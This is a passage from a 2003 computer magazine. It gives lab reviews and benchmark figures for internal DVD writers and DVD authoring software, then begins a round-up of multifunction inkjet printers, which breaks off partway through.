DVD read performance was measured using Nero CD Speed v1.02e. We tested DVD-ROM read performance with the DVD-RW drive to obtain transfer rates and access times for all drives. We also tested DVD-R, DVD-RW, DVD+R and DVD+RW media containing the same data in all drives to check for compatibility.

CD read performance was tested using the same application, reading from a compiled 70 minute audio CD. We obtained the same data for CD read performance that we did for DVD, with the addition of results from the audio extraction tests that the benchmarking application runs.



Plextor PX-504A

There was a time when Plextor drives were the king of all CD recordable drives and judging from our test results, the PX-504A continues this tradition. Our write tests indicated that this drive is the fastest of all internal drives tested, burning our DVD+R in just under 14 minutes at 4x.

Our rewritable test DVD was burnt in just over 23 minutes at 2.4x, which was significantly quicker than any other drive we tested. The read performance of this drive is also more than adequate — our benchmarks showed that the drive was on par with the other 12x DVD drives tested.

When transferring data from CD, the transfer rate slightly decreased during transition between tracks, but the interruption to the average data transfer rate was no more significant than any other drive. From our experience in the labs, the only negative aspect to the drive was that we couldn't get an accurate indication of the data transfer characteristics of the drive, as the test repeatedly crashed when performed on drives adhering to the DVD+RW Alliance standard.

Also, the average random seek time is comparable to all other drives, but the full seek time (the time it takes for the lens to move from the centre of the CD/DVD to the outside edge) was a good 30-100 milliseconds faster than almost all other drives.

In aesthetic terms, the drive doesn't look as bland as the other drives in this round-up. The simple black strip on the underside of the tray bezel is a pleasant change from the usual beige CD and DVD drives.

Included in the box is an internal IDE and audio cable, screws, DVD+R and DVD+RW discs, a manual, and a Nero and MyDVD software installation CD.

apc
EDITOR'S
CHOICE
JUN
2003

Details

Contact	BBF
Phone	1800 803 802
Online	www.bbf.com.au
Price	\$679
DVD+R Write Time (mm:ss)	0 13:53 30
DVD+RW Write Time (mm:ss)	0 23:05 @ 2.4x 50
DVD Random Seek Time (ms)	0 123 200
✓	Excellent write performance.
✗	Some uncertainty with exact read performance.
Verdict	●●●●●

HP DVD Writer DVD300i

Details	
Contact	Hewlett-Packard
Phone	13 23 47
Online	www.hp.com.au
Price	\$649
DVD+R Write Time (mm:ss)	0 13:59 30
DVD+RW Write Time (mm:ss)	0 23:08 @ 2.4x
DVD Random Seek Time (ms)	0 171 200
✓	Strong performance.
✗	Higher random seek time.
Verdict	●●●●●

The overall performance of the DVD300i was very pleasing — it wrote the test image to DVD+R media in less than 14 mins at 4x, and to a DVD+RW disc in just a fraction over 23 mins at 2.4x. Both these times are only a few seconds slower than the Plector PX-504A.


Moreover, there was no degradation in the data transfer rate when changing tracks during CD reads, which resulted in a high average CD data transfer rate of 25.12x. DVD read performance was also solid, although we couldn't get a totally accurate plot of data transfer across a whole DVD as the test repeatedly crashed in the same place as the Plector drive.

On the downside, the DVD300i's average seek time when reading from DVD media was a tardy 171ms, which will impact performance when reading from discs containing a large number of

files spread across different locations on the media.

Along with the drive in the retail kit, HP bundles ArcSoft ShowBiz authoring software, Veritas RecordNow burning software, DVD+R and DVD+RW media, mounting screws, an internal audio cable and a one-year warranty.

The same drive in an external enclosure supporting both FireWire and USB 2.0 (the DVD300e model) sells for \$749. This internal model, however, is \$100 cheaper.




Plus or minus?

When the CD recordable format was first suggested, a standard was quickly agreed upon and adopted by all major companies in the industry. The same can't be said for the DVD recordable format, and as a result, we have two separate standards — DVD-R/W and DVD+R/W.

The minus format was the first one to appear that was compatible with standalone DVD players, and was supported by the DVD Forum (www.dvdforum.com). Some drives of this format may also support DVD-RAM, a rewritable standard that has been used for many years by those who record and edit video directly on DVD. The plus format arrived soon after, and had some extra features over DVD-R/W, including support for constant angular velocity (CAV), constant linear velocity (CLV) writing methods, and lossless linking — all of which assist the modification of data on the DVD media itself. This standard is supported by the DVD+RW Alliance (www.dvdrw.com).

Both standards have roughly the same level of compatibility with DVD reading equipment (approximately 90% of players are compatible with the recordable versions of the standards, and around 70% of players are compatible with the rewritable versions), and equipment is now emerging that allows you to write on both formats. Because the majority of players can read either format, the struggle between the two formats is more of a competitive race rather than a war where only one format will survive. We expect both formats will be around for years to come.



When push comes to shove, most people just want to know whether what they record will work on their player.

Unfortunately, it's impossible to know this for certain without trying it out.

For example, we created identical test DVD+R and DVD-R discs with the Plector PX-504A drive,

and took turns at testing them on our home equipment. Only one of our home

DVD players couldn't read the DVD+R disc, but it had no problem with the DVD-R version of the disc.

In many cases, media compatibility can be an issue — if you have a player that's advertised as being able to read both DVD-RW and DVD+RW discs and find that it's having difficulties, try using media from a different manufacturer. Media compatibility has improved over the years, but we're still a long way from having recordable discs that every device can read.

Presently, the jury is still out on which format is actually the best. Current market conditions indicate both formats are shipping roughly equal amounts of drives and media. One factor that's putting DVD+R/W slightly ahead is the support that the DVD+RW Alliance is receiving from manufacturers, sellers and software vendors, such as Hewlett-Packard, Dell and Microsoft. For this reason, we lean towards recommending a DVD+R/W solution, although there is nothing wrong with using DVD-R/W.

LaCie DVD Recorder (DVR-105)

LaCie's internal drive is OEMed by Pioneer and performs almost identically to the Pioneer DVR-A05. The DVD-R writing time of 14 minutes and 25 seconds hit the target set by the company's spec sheet. When testing on rewritable media, however, we couldn't burn at the advertised 2x speed — Nero only gave the option of burning at 1x. That said, the

burn time of 56 minutes and 48 seconds is on par for a single-speed burn.

When reading from CD media, the shift in data transfer rate while changing between tracks was more significant than other drives. When reading from DVD media, we



received an unusual result — between the 2.5GB and 3GB mark on the disc, the drive dropped to half its regular speed, which likewise halved the data transfer rate.

At the 3GB mark the drive spun up to normal revolution rate and, as a result, the data transfer rate went back up to what we'd expect to see. And toward the end of the disc, the data transfer rate exceeded the 12x listed in the product specs.

Physically, the DVR-105 looks like your run-of-the-mill internal combo drive. The retail kit contains a 4.7GB DVD-R disc, internal audio cable, two mounting screws, quick install guide, software CD, and information on the one-year, limited warranty.

LaCie also sells an external FireWire version of this drive for \$845.


Details	
Contact	LaCie
Phone	(02) 9669 6900
Online	www.lacie.com.au
Price	\$595
DVD-R Write Time (mm:ss)	0 14:25 @ 1x 30
DVD-RW Write Time (mm:ss)	0 56:48 @ 1x 30
DVD Random Seek Time (ms)	0 146 300
✓	Value for money.
✗	Minor performance issues.
Verdict	●●●●○

LG Super CD/DVD ReWriter (GMA-4020B)

This rebadged Hitachi drive was one of two in our round-up to handle both DVD-R/W standards and DVD-RAM. While testing DVD read performance the GMA-4020B consistently displayed a drop in data transfer rates. Throughput began at 4.23x and increased as expected to 8.7x at the 2.7GB mark, where it then slowed from 6,000rpm to 5,000rpm and continued at this

speed for the rest of the test. This saw the transfer rate drop to just under 7x, then creep up again to just over 8x by testing's end.

The drive performed well during CD read tests, where



the data transfer rate matched expected values, especially when passing from one track to another.

Write performance was comparable to other drives with the same listed spec. While 30 minutes for burning a DVD-R isn't spectacular, it's a pretty good time for a 2x recordable drive.

A more positive result was a random seek time for DVD reading of 99ms, which is very good compared to most drives in this challenge. While the GMA-4020B isn't the fastest drive in terms of transfer rates, it can take other drives more than 40% longer to seek information on a different sector on the DVD (advantageous when reading from discs containing large amounts of files).

The bundle includes an internal IDE and audio cables, a small bag of screws, DVD-RAM and DVD-RW discs plus some pedestrian software.

Details	
Contact	Bluechip IT
Phone	(02) 8745 8400
Online	www.bluechipit.com.au
Price	\$499
DVD-R Write Time (mm:ss)	0 29:24 @ 2x 30
DVD-RW Write Time (mm:ss)	0 58:27 @ 1x 30
DVD Random Seek Time (ms)	0 99 300
✓	Complete kit, great seek time.
✗	Lower data rates.
Verdict	●●●●○

Panasonic SW-9571

Of all the drives in this round-up, Panasonic's SW-9571 was the most stable during data transfer tests. The drive's rotation remained constant while reading an entire DVD or CD, giving the data transfer rate graph a smooth curve. This helped the SW-9571 score the highest average data transfer rate in this Labs Challenge. And the average random seek time for this drive was second only to the LG 4020B.

This drive performed the CD audio extraction test in 10 seconds, the quickest of all units tested. When writing to recordable and rewritable media, the times were comparable to



other drives that have the same specs. Overall, the SW-9571 was a very consistent performer, though faster writing speeds would've been nice.

The SW-9571 can also read from and write to DVD-RAM discs. Because of this, the "drawer" may look a little unusual for those unfamiliar with the DVD-RAM cartridges. Discs must be placed accurately between the drawer's guides.

The kit comes with mounting screws, an internal audio cable, 4.7GB DVD-R and DVD-RAM discs, B's Recorder and B's Packet Writing software and InterVideo's WinDVD 4 DVD playback software.

The drive is also available in a DVD Movie Studio kit, marketed by Panasonic and Pinnacle Studios, containing Pinnacle's Studio 7 SE video editing and Express authoring software, a FireWire PCI card and cable for \$780.

Details	
Contact	Panasonic
Phone	(02) 9986 7400
Online	www.panasonic.com.au
Price	\$599
DVD-R Write Time (mm:ss)	0 29:11 @ 2x 30
DVD-RW Write Time (mm:ss)	0 58:45 @ 1x 30
DVD Random Seek Time (ms)	0 119 300
✓	Consistent read performance.
✗	Difficult lining up disc media
Verdict	●●●●○

Pioneer DVR-A05



This successor to the long-lived and incredibly popular A04 was our choice for the Burner PC configuration in our "Design it, Build it, Boot it" feature (APC April, page 122).

In data transfer tests, the A05 behaved the same as LaCie's model 105: between the 2.5GB and 3.0GB marks, the drive spun down to 3,750rpm — half the speed that the drive spun at during the remainder of the test. This lowered data transfer rate for a short while and brought the average data transfer rate down to 8.68x.

Writing a DVD-R disc was completed in just under 15 minutes (exactly what you'd expect from a 4x recorder). Nero only allowed burning at 1x using rewritable media, but this indicates more of an issue with the test media rather than the drive itself.

The drive is bundled with a 4.7GB DVD-R disc, a 4.7GB DVD-RW disc plus a bevy of Ulead software: DVD Workshop SE for DVD writing; VideoStudio 6.0SE for video editing and DVD authoring; and DVD Pictureshow SE for creating DVD slide shows.

Pioneer has announced that an even faster drive (production samples badged as the A06) will ship sometime in late June. This could be worth holding out for, otherwise you can expect some great run-out deals on the A05.



	HP DVD Writer DVD300i	LaCie DVD Recorder (DVR-105)	LG GMA-4020B	Panasonic SW-9571	Pioneer DVR-A05	Plextor PX-504A
Price	\$649	\$595	\$699	\$599	\$599	\$679
Interface	E-IDE/ATAPI	E-IDE/ATAPI	E-IDE/ATAPI	E-IDE/ATAPI	E-IDE/ATAPI	E-IDE/ATAPI
DVD recording standards	DVD-R, DVD+RW	DVD-R, DVD-RW	DVD-R, DVD-RW, DVD-RAM	DVD-R, DVD-RW, DVD-RAM	DVD-R, DVD-RW	DVD-R, DVD+RW
CD read (max)	40x	32x	32x	32x	32x	40x
CD-R (max)	16x	16x	12x	12x	16x	16x
CD-RW (max)	10x	8x	8x	8x	8x	10x
DVD-ROM read (max)	8x	12x	10x	12x	12x	12x
DVD-R read compatibility	Yes	Yes	Yes	Yes	Yes	Yes
DVD-RW read compatibility	Yes	Yes	Yes	Yes	Yes	Yes
DVD+R read compatibility	Yes	Yes	Yes	Yes	Yes	Yes
DVD+RW read compatibility	Yes	Yes	Yes	Yes	Yes	Yes
DVD-R write (max)	No	4x	2x	2x	4x	No
DVD-RW write (max)	No	2x	1x	1x	2x	No
DVD+R write (max)	4x	No	No	No	No	4x
DVD+RW write (max)	2.4x	No	No	No	No	2.4x
DVD-RAM	No	No	2x	2x	No	No
Buffer	2MB	2MB	2MB	2MB	2MB	2MB
Buffer underrun protection	Yes	Yes	Yes	Yes	Yes	Yes
Warranty	1 year	1 year	1 year	1 year	1 year	1 year
Software	Artisoft Showbiz DVD, Veritas RecordNow, Cyberlink Power2Go	Roxio Easy CD Creator 5.3.2, InterVideo WinDVD 4.0, Sonic MyDVD Video Suite 4.0.2	B's Recorder Gold 5, B's Clip, B's DVD, InterVideo WinDVD 4.0	B's Recorder, B's Packet Writing, InterVideo WinDVD 4.0	Ulead DVD Workshop SE, Ulead VideoStudio 6.0 SE, Ulead DVD Pictureshow SE	Nero Burning ROM, Sonic MyDVD Video Suite 4.0.2
Extras	FireWire cable, USB 2.0 cable, power supply, 1x 4.7GB DVD+R media, 1x 4.7GB DVD+RW media	Internal audio cable, 1x 4.7GB DVD-R media	IDE cable, internal audio cable, 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media	Internal audio cable, 1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media	1x 4.7GB DVD-R media, 1x 4.7GB DVD-RW media	IDE cable, 1x 4.7GB DVD+R media, 1x 4.7GB DVD+RW media

It's DVD showtime

You have your DVD writer, but what should you use to create DVD videos for playback on your TV?

Jarrold Spiga compares five DVD authoring apps.

It may be said to mean Digital Versatile Disc, but the DVD hasn't proven all that versatile, especially when it comes to compatibility between writing formats and playback machines.

The original consumer DVD standard was built around video content for the consumer market, defining an interface method for feature and scene selection via the use of menu systems.

But DVDs created on a PC frequently contain many types of raw data such as video to audio. In most cases, video DVD players can't read the data on these discs because the information is encoded in a format unrecognisable to the player.

This is where DVD authoring software steps in: converting the raw data from your PC into a format that can be read by DVD video players, and creating menu-based interfaces for playback.

A VOLATILE MARKET

DVD authoring software hasn't been around for long, so the market is yet to mature. As a result, most of it is bundled with other associated applications, making up small suites.


There are two broad classes of DVD software. Mastering and burning packages are primarily for creating data-oriented DVDs where the disc's entire 4.7GB capacity is used for dumping files. Then there are video editing bundles, which are more expensive, but come with powerful editing applications that can turn home-shot video into a professional display.

Both categories of software also contain some form of DVD authoring application, which compiles mixed media onto the disc and creates the familiar browsable DVD menu interface.

The focus of this Labs Challenge is on those DVD authoring packages rather than simple data-dumping packages or complex video editing suites. For that reason, we excluded the likes of Ahead's Nero Burning ROM and Gear Pro DVD, which are aimed more at DVD data burning than authoring.

At the time of writing there were some prominent players still waiting in the DVD authoring wings. Adobe's forthcoming Encore is expected to make quite a splash when it's released in a couple of months. Also, some smaller applications are being bought by larger vendors and amalgamated with other packages. For example, Roxio (in itself an Adaptec spin-off) recently purchased VideoWave from MGI, although we were unable to obtain Roxio's latest version of this app.

To test-drive our Editor's Choice (Sonic Foundry's Vegas+DVD) plus Ulead DVD Workshop (see page 78), check this issue's cover CD set.



Sonic Foundry Vegas+DVD

Sonic Foundry's Vegas+DVD is a complete video editing and DVD authoring package. Included in the box is the Vegas 4 video editing application, DVD Architect DVD authoring app, and the Dolby Digital AC-3 Encoder.

Most other apps in this roundup follow a procedural method to create the DVD video. DVD Architect starts with the menu and gives you the freedom to customise and change content at will. The screen is divided into three sections — the working window, the media explorer and the properties section. The working window initially consists of a blank canvas. You can change the canvas properties or work with it by adding images, sounds, animations or objects. Each menu item is an object and you can customise its properties to achieve the functionality you want it to have.

One of the things that really makes DVD Architect stand out from the pack is its ability to compose menus with video previews for thumbnails. Combine this with support for up to 36 buttons per menu, total flexibility for thumbnails, sub-menu creation, image slideshows, the capability for motion backgrounds, and you have all of the tools that you need to create professional-quality DVD menus for your video features.

Assigning a video clip to a menu object is as simple as dragging the video from the media explorer. If you double-click the menu object, you have the ability to master the video for use on the DVD. Chapter creation, customisation of start and end points, video timeline preview and thumbnail customisation features are readily available from within DVD Architect. You can also easily export the video to Vegas for editing.

Format support in the app is comprehensive, with support for AVI, MPEG, Quicktime and Windows Media video formats, WAV, MP3, Windows Media PCA, AIF, MPEG and AC-3 audio formats, and a multitude of image formats.

Vegas+DVD is a little expensive, but you do get the full video editing, mastering and DVD authoring package. Its features and flexibility put it in a class above the rest of the competition.



Details	
Contact	New Magic
Phone	(02) 9528 4555
Online	www.newmagic.com.au
Price	\$1,399
✓	Complete video package.
✗	A little too expensive for home users.
Verdict	●●●●●



Adaptec Sonic MyDVD

The design of this package has been influenced by Windows Media Player — its look and feel is surprisingly familiar, and still simple to use. However, it lacks video editing tools.

On launching Adaptec's Sonic MyDVD, you're greeted with a welcome screen that's similar to most other packages reviewed. From here, you have some basic options for the type of media that you are using the software for — whether you intend to create a DVD or a Video CD. Once you have made this selection, the application launches.

Video capture can be performed, provided that you have the appropriate hardware. One thing that really struck us was the absence of any video editing tools in the authoring package itself — any editing you may want to do needs to be done in the bundled Showbiz package before you use the MyDVD application. This includes cutting video clips at defined points in order to assist with chapter creation.


You do have the ability to trim clips from MyDVD, but it's almost impossible to be certain that you have trimmed the clip to start at the frame that you trimmed the previous one to finish on. Ultimately, the lack of this feature in the authoring software can lead to the creation of DVDs where video clips may overlap, or have gaps close to the transition between chapters.

MyDVD also has the ability to create picture slideshows. Adding pictures to the collection is simple, and the software allows you to perform basic tasks on the images, such as rotation and captioning. On the DVD Menu functionality perspective, submenus can be created with the ability to loop video in the menu background; this latter effect is frequently used on mass-market DVDs, and can look impressive when used correctly.

Unfortunately, there isn't a lot of flexibility when it comes to the layout and format of the menus themselves. You can select from a variety of styles, but you are limited to using the basic layout included with each style.

This particular piece of software is bundled with a number of DVD rewritable drives. Overall, this package is fairly basic, and will do the job — just not as well as some of the other packages.

Details	Adaptec
Contact	Adaptec
Phone	(02) 9416 0687
Online	www.adaptec.com.au
Price	\$199
✓ Simplicity.	
✗ Video editing is a hassle.	
Verdict	●●○○○



Pinnacle Instant CD/DVD suite

The Pinnacle Instant CD/DVD suite consists of a number of linked applications that serve a single purpose. At the core of the suite is the Expression application, which allows you to use your computer to turn any videos and pictures into DVDs and VideoCDs, ready to play in DVD Players.

The first step in mastering your VCD/DVD is to capture or import your video or image sources. If you have a DV video camcorder with a FireWire interface, Expression can capture that video. Alternatively, you can also import MPEG and AVI videos, and JPEG images for inserting on to the VCD/DVD.

Once you have imported all media, Expression will sort through it and compose a preview of what the finished product may look like. From here you can customise the DVD menu, chapter or scene start points and captions, combine, split or delete scenes, change thumbnails and more. Expression gives you the ability to preview your changes at any time during the editing process.

Unfortunately, there is no support for submenus, meaning that titles with large numbers of scenes may end up having dozens of menu screens. Also, the level of flexibility in customising how the menu screens can actually look is fairly limited.

Once you have things just the way that you want them, the final step is to burn it to a CD or DVD. Also included in the authoring application is support for overburning. There is no support for the DVD-RAM format, though this isn't a major problem, as DVD-RAM seems to be losing popularity.

The suite also handles the regular transfer of files and audio to CD or DVD via the Instant Disc application. The Instant Disc API is made up of the usual drag-and-drop windows we see in most burning applications. Instant Copy allows direct copies of one disc to another (provided that the disc is not copy-protected). The ability to back-up and restore files and directories from your computer is handled by Instant Backup.

Less significantly, Instant Drive sets up virtual CD or DVD drives. Lastly, Instant Music allows you to master and edit audio streams for composition of music CDs and DVDs.

Details	Pinnacle
Contact	Pinnaclehead Distribution
Phone	1800 657 601
Online	www.pinnaclehead.com.au
Price	\$116
✓ Simple chapter creation.	
✗ Cannot create submenus.	
Verdict	●●●○○



Roxio Easy CD & DVD Creator 6

Roxio's Easy CD & DVD Creator 6 is a suite of applications designed to handle a variety of CD and DVD authoring scenarios. All functions within the DVD authoring application, DVD Builder, can be performed via the graphical interface that you are greeted with when the program is launched.


We were very impressed with the array of options that you have at your disposal in relation to how you can import data for use on your DVD. Like all of the applications in this Labs Challenge, DVD Builder can capture video from a FireWire-equipped camcorder and can import video and image files already existing on your computer. On top of this, importing from analog capture cards and USB cameras is supported, along with TWAIN/WIA functionality — this means that you can scan images directly into the application at any time.

Most DVD authoring applications then take your media, allow you to edit it, and then build the menu for your DVD. Roxio's approach is slightly different, as both video manipulation and menu creation are done at the same time. When you drag-and-drop a video clip to the composition, a DVD menu item is automatically created. The creation of submenus is as simple as clicking on a button and modifying the look and feel. When editing menus you can choose from a number of pre-defined menu styles, or select a custom video or image. Other menu creation tools at your disposal include sound embedding, thumbnail selection and transitions.

The workshop window lets you queue additional video clips in the same DVD chapter, or create different chapters. You also have the option to trim your video clips by cutting a section from the beginning or end, or by splitting the clip at a certain point — this latter tool is invaluable for getting your chapters right on your final product.

Included is support for DVD Video Recording (DVD VR). This presentation standard is one of the extensions offered in the DVD+RW media format, and is designed to handle real-time recording of video to DVD for the purposes of video editing. DVD Builder offers enough features to produce quality DVDs, especially when combined with the other apps in the suite.

Details	
Contact	Paw Products
Phone	(02) 9496 6444
Online	www.paw.com.au
Price	\$140
✓	Flexible menu creation.
✗	Unusual composition method.
Verdict	●●●●○



Ulead DVD Workshop

Ulead's DVD Workshop is a single, powerful application with many advanced features. One of the few drawbacks of the product however is that it's not as intuitive as others.

Displayed across the top of the interface is a navigation bar, titled the Guided Workflow. The first option, Start, gives you project-based options and lets you create a new project file or open an existing one for further editing. The next option on the navigation bar is the Capture option: this collects the media to be used on the DVD. It can capture video or images from your digital camcorder connected to a FireWire interface, from an analog video source connected to an S-Video or composite input, or via USB Webcam.

During capture, DVD Workshop has the ability to perform Scene Detection, which segments video streams into separate clips. This feature is useful for defining chapters on your DVD. You can also import previously saved images and video to the project.

The third option on the Guided Workflow, Edit, is designed to compile your DVD feature using the concept of titles and chapters. Each media clip you have can be dragged across and included on the DVD as a title, and each title can be broken up into a number of chapters. If you have captured your video with automatic scene detection, these scenes would show up as separate chapters by default.

Fourth along the Guided Workflow is Menu. Using the Menu Wizard, you can select how many chapters you want displayed on each menu page, the page background, music, buttons, text and format, and so on; about the only other thing you could want is an option to have animation in the background and as a transition between menus and chapters. The menu editing functions can also nest menus under other menus, giving the most flexible menu creation system in our roundup.

Once the DVD contents have been finalised, the Finish option generates a preview of exactly what the DVD will look like, and then gives you the tools to burn it. Formats supported by DVD Workshop include DVD-R/RW, DVD+R/RW and CD-R/RW, but overburning is not natively supported.

Details	
Contact	Pineapplehead Distribution
Phone	1800 657 601
Online	www.pineapplehead.com.au
Price	\$685
✓	Detailed menu creation.
✗	Interface intuitiveness.
Verdict	●●●●○

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
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
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Three-way action

Printer manufacturers are looking to multifunction devices (MFDs) as a growth area in a crowded market.

David Lin compares seven of the latest models.

While personal printer sales continue to be flat, multifunction devices are enjoying fantastic growth. So it's no surprise that the major printer manufacturers are looking at this segment of the market, fleshing out product lines to cover the relevant functionality and price points. We put seven current releases through the APC labs.

These units are at the lower end of the MFD scale, offering print, scan and copy functionality. And, in the case of the Brother model, there is an added fax. All use inkjet printing technology and USB interfaces with their PC hosts. Plus, they're designed as standalone products for personal use.

The basic tenet with MFDs is that the sum of the parts should outweigh the relative merits of the individual components. Therefore, a dedicated scanner in the price range will out-scan the MFD; an inkjet printer will offer better print quality or speed (or both); and the office photocopier will be quicker and more convenient than the MFD.

On the other hand you only need to find room for one box on the desk instead of three, and the quality gap between a dedicated device and an MFD is narrowing.

All seven MFDs tackle "tasks" as opposed to functions. Traditionally, you install the printer, scanner or copier and then go to Word, PowerPoint or Photoshop and tell it to scan or print from within the application. MFDs allow the user to tackle it all as a single task. You may not have the control that you'd like for a professional job, but an MFD can usually do a good job with its default settings.

How we tested

Each MFD was connected to an HP Presario 6290 PC running Windows XP Home. Word, PowerPoint, Excel and Photoshop were the test applications. We timed a number of print runs in normal and draft mode.

We used two Word documents: one of text, and one of mixed text and graphics.

In Excel we used a single

page worksheet and a filled chart. We also employed a 12-slide PowerPoint presentation. Photo printing was tested on media supplied by the manufacturer on the printer's best setting.

Copying and scanning was tested for speed and quality by scanning a magazine cover with fluorescent colours and skin tones.



Epson Stylus CX3100

The Epson Stylus CX3100 is our Editor's Choice because it offers quality printing and scanning at a reasonable price. Colour copying took less than 60 seconds and under 30 seconds for the same page in black and white. Images were outstanding on plain or coated paper. Flesh tones were accurate and the scan from the CX3100 gave the best interpretation of the fluoro lettering on a magazine cover.

Text printing was very efficient — it took just over a minute for 12 pages in draft mode (although it was very noisy). Colour printing was superior to the other MFPs. There was no banding under the standard print mode across solid swathes of colour.

Photo printing was impressive, even on plain paper — some of the plain paper prints rivalled results achieved with lesser printers using specialty paper.

Much of the superior print output was achieved through the good control offered in the printer driver. Epson's Smart Panel is the hub of the provided software, offering options of Scan to Web, Photo Print, Scan for Creativity (scan to Arcsoft PhotoImpression), Scan to File, Scan to OCR and other tasks.

There's also Epson's PhotoQuicker cataloguing app and Photo Print in the bundle.

Evidence suggests the Epson CX3100 also offers the best economy. Quoted figures don't resemble the actual experience. For example, the Canons needed a refill before the first run of print tests were finished, while the Epson completed all tests in normal mode with the same set of cartridges.

Details	
Print Resolution	5,760 x 1,440dpi (enhanced)
Optical Scan Res	1,200 x 2,400dpi
PowerPoint 0	3:58 10 mins
Word 0	1:08 5 mins
Black cartridge	\$53.90
Colour cartridges	\$48.40
Cost per page	12.8c (mono @ 5% coverage) 18.59c (colour @ 15% coverage)
Dimensions (HWD)	235 x 475 x 389mm
Weight	9kg
Contact	Epson
Phone	1800 652 726
Online	www.epson.com.au
Price	\$399
✓	Excellent printing and scanning quality.
✗	Noisy when printing high-speed text.
Verdict	●●●●●



Brother MFC-3100

It looks like a typical office fax machine — and yes it does offer a fax — but the MFC-3100 is fairly limited in other areas. For instance, the printer driver has no enhancements other than the basic functions provided within Windows.

Due to the four separate ink tanks used (instead of the two-cartridge arrangement preferred on the other MFDs), this unit took more time to set-up.

As for printing in draft mode, it proved quick and efficient, although we couldn't help but notice the coarseness of the colour drops on the page. And the default printing quality is adequate for everyday jobs. But the whine of the motor as it draws through paper can be very annoying.

Photo printing proved haphazard — especially in colour matching when our photo prints gained a yellow hue (although this could be accounted for by us using a third party brand's glossy photo paper).

Scanning and copying were done using the fax input. Unfortunately, this arrangement makes it inherently difficult to scan odd-sized sheets (like the magazine cover).

Of course, the advantage of this over a flatbed is the gravity feed allows you to stack several sheets for scanning or copying.

If you really need colour fax capabilities — and you're not too concerned about colour printing quality, scanning or copying — then the MFC-3100 will do fine for that requirement.

However, bear in mind that with this unit, all functions other than the fax have been compromised.

Details	▶▶
Print Resolution	2,400 x 1,200dpi
Optical Scan Res	300 x 600dpi
PowerPoint	0 3:11 10 mins
Word	0 2:50 5 mins
Black cartridge	\$32
Colour cartridges	\$18.61
Cost per page	15.8c (based on CMYK), 12.4c (CMY); 3.4c (Black only) @ 5% coverage
Dimensions (HWD)	217 x 426 x 342mm
Weight	6.5kg
Contact	Brother International
Phone	(02) 9887 4344
Online	www.brother.com.au
Price	\$499
✓	Excellent colour fax capabilities.
✗	Poor scanning and copying.
Verdict	●●●○



Canon imageCLASS MPC190

Canon's imageCLASS MPC190 offers superb colour printing capabilities at the normal and best print settings, especially with photographs. The only downside is that it can be very slow. For example, it took under five minutes for the PowerPoint presentation to print in draft mode — which produces very grainy results — but dragged out to nearly 33 minutes at the best setting on plain paper.

Driver software is adequate for the number of useful user-configurable options, including borderless photo prints. This, in conjunction with the Vivid Photo option and Canon's photo optimisation software, makes the imageCLASS MFDs appealing as standalone printers.

Scanner and copier functions are identical to the MPC200 and likewise offer the same quality. It took some time for the scanner calibrating wizard to complete, but the results proved worthwhile.

Colour photos default to 300dpi which proved adequate, as did the 75dpi default for quick scan jobs.

Again, as was the case with most of the MFDs tested, Canon's interpretation of the fluoro lettering on the magazine cover scan was inaccurate.

Unfortunately, no PC card slot or CF memory card hopper was provided to print images directly from a digital camera. Another problem was that both Canon MFD's pause regularly during longer print jobs. Print times would improve dramatically if they could be accomplished with less delays.

Overall, this is a good machine — the only thing on the wishlist apart from a fax capability would be a photo editor with a TWAIN import function.

Details	▶▶
Print Resolution	2,400 x 1,200dpi
Optical Scan Res	600 x 1,200dpi
PowerPoint	0 4:58 10 mins
Word	0 1:55 5 mins
Black cartridge	\$13.95
Colour cartridges	\$29.95
Cost per page	2.4c (mono); 17.6c (colour) under ISO 12640 N5
Dimensions (HWD)	276 x 396 x 548mm
Weight	7.6kg
Contact	Canon Australia
Phone	1800 021 167
Online	www.canon.com.au
Price	\$399
✓	Good printer control.
✗	Slow print speed in default and best mode.
Verdict	●●●○



Canon ImageCLASS MPC200

This Canon model combines a USB colour inkjet printer with a colour A4 flatbed scanner and copier. It's a compact, attractively styled package.

Using the MPC200 is straightforward, either from the front panel or through a host PC. Results on plain paper at the standard settings were good but not economical. Only 43 test pages were printed before the black ran dry.

Canon rates black cartridge life at 300 pages in text (we printed the pages as a mix of text and graphics). At \$13.95 per black cartridge it's not too hard on the pocket, yet it's a factor worth considering. Colour cartridges are \$34.95 and rate at 170 A4 pages.

The added advantage of running in draft is speed. A 12-slide PowerPoint presentation took 16.5 minutes in standard mode but only four in draft. During the print tests in standard mode the MPC200 paused for up to 20 seconds while re-calibrating, cleaning and aligning.

Photo printing results were excellent in situations such as indoor portrait shots, where options in the driver like Vivid Photo and Image Optimizer came into effect.

